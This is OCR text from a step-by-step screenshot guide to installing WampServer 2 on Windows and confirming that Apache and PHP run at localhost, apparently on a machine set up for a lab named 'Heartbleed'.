
Take default folder and Next




Check both options and Next


Recycle Bin
Internet Explorer
Mozilla Firefox
Windows Media Player
Heartbleed
Setup - WampServer 2
Ready to Install
Setup is now ready to begin installing WampServer 2 on your computer.
Click Install to continue with the installation, or click Back if you want to review or change any settings.
Destination location:
c:\wamp
Additional tasks:
Additional icons:
Create a Quick Launch icon
Create a Desktop icon
< Back
Install
Cancel
start
Heartbleed
Setup
8:55 PM


Install



Recycle Bin
Internet Explorer
Mozilla Firefox
Windows Media Player
Heartbleed
Setup - WampServer 2
Installing
Please wait while Setup installs WampServer 2 on your computer.
Extracting files...
c:\wamp\apps\phpmyadmin3.4.10.1\libraries\import\upload\apc.php
Cancel
start
Heartbleed
Setup
8:55 PM

Installing




Yes for Firefox as default


Recycle Bin
Internet Explorer
Mozilla Firefox
Windows Media Player
WampServer
Heartbleed
Setup - WampServer 2
PHP mail parameters
Please specify the SMTP server and the adresse mail to be used by PHP when using the function mail(). If you are not sure, just leave the default values.
SMTP:
localhost
Email:
you@yourdomain
Next >
start
Heartbleed
Setup
Windows Security Alert
8:58 PM


Recycle Bin
Internet Explorer
Mozilla Firefox
Windows Media Player
WampServer
Heartbleed
Setup - WampServer 2
WampServer
Powered by
Alter Way
The French
Open Source
Service Provider
http://www.alterway.fr
Apache : 2.2.21
MySQL : 5.5.20
PHP : 5.3.10
PHPMyAdmin : 3.4.10.1
SqlBuddy : 1.3.3
XDebug : 2.1.2
Completing the WampServer 2 Setup Wizard
Setup has finished installing WampServer 2 on your computer. The application may be launched by selecting the installed icons.
Click Finish to exit Setup.
Launch WampServer 2 now
< Back
Finish
start
Heartbleed
Setup
Windows Security Alert
8:59 PM

Finish



Unblock Apache in the firewall

File Edit View History Bookmarks Tools Help

WAMPSERVER Homepage

localhost

Search

WampServer

Version 2.2 **Version Française**

Server Configuration

Apache Version : 2.2.21

PHP Version : 5.3.10

Loaded Extensions :

Core	bcmath	calendar	com_dotnet
ctype	date	ereg	filter
ftp	hash	iconv	json
mcrypt	SPL	odbc	pcre
Reflection	session	standard	mysqlnd
tokenizer	zip	zlib	libxml
dom	PDO	Phar	SimpleXML
wddx	xml	xmlreader	xmlwriter
apache2handler	mbstring	gd	mysql
mysqli	pdo_mysql	pdo_sqlite	mhash


start | 2 Windows Explorer | c:\wamp\bin\mysql\m... | WAMPSERVER Home... | 9:54 AM

Look for green icon in system tray and browse to http://localhost to check Apache and PHP

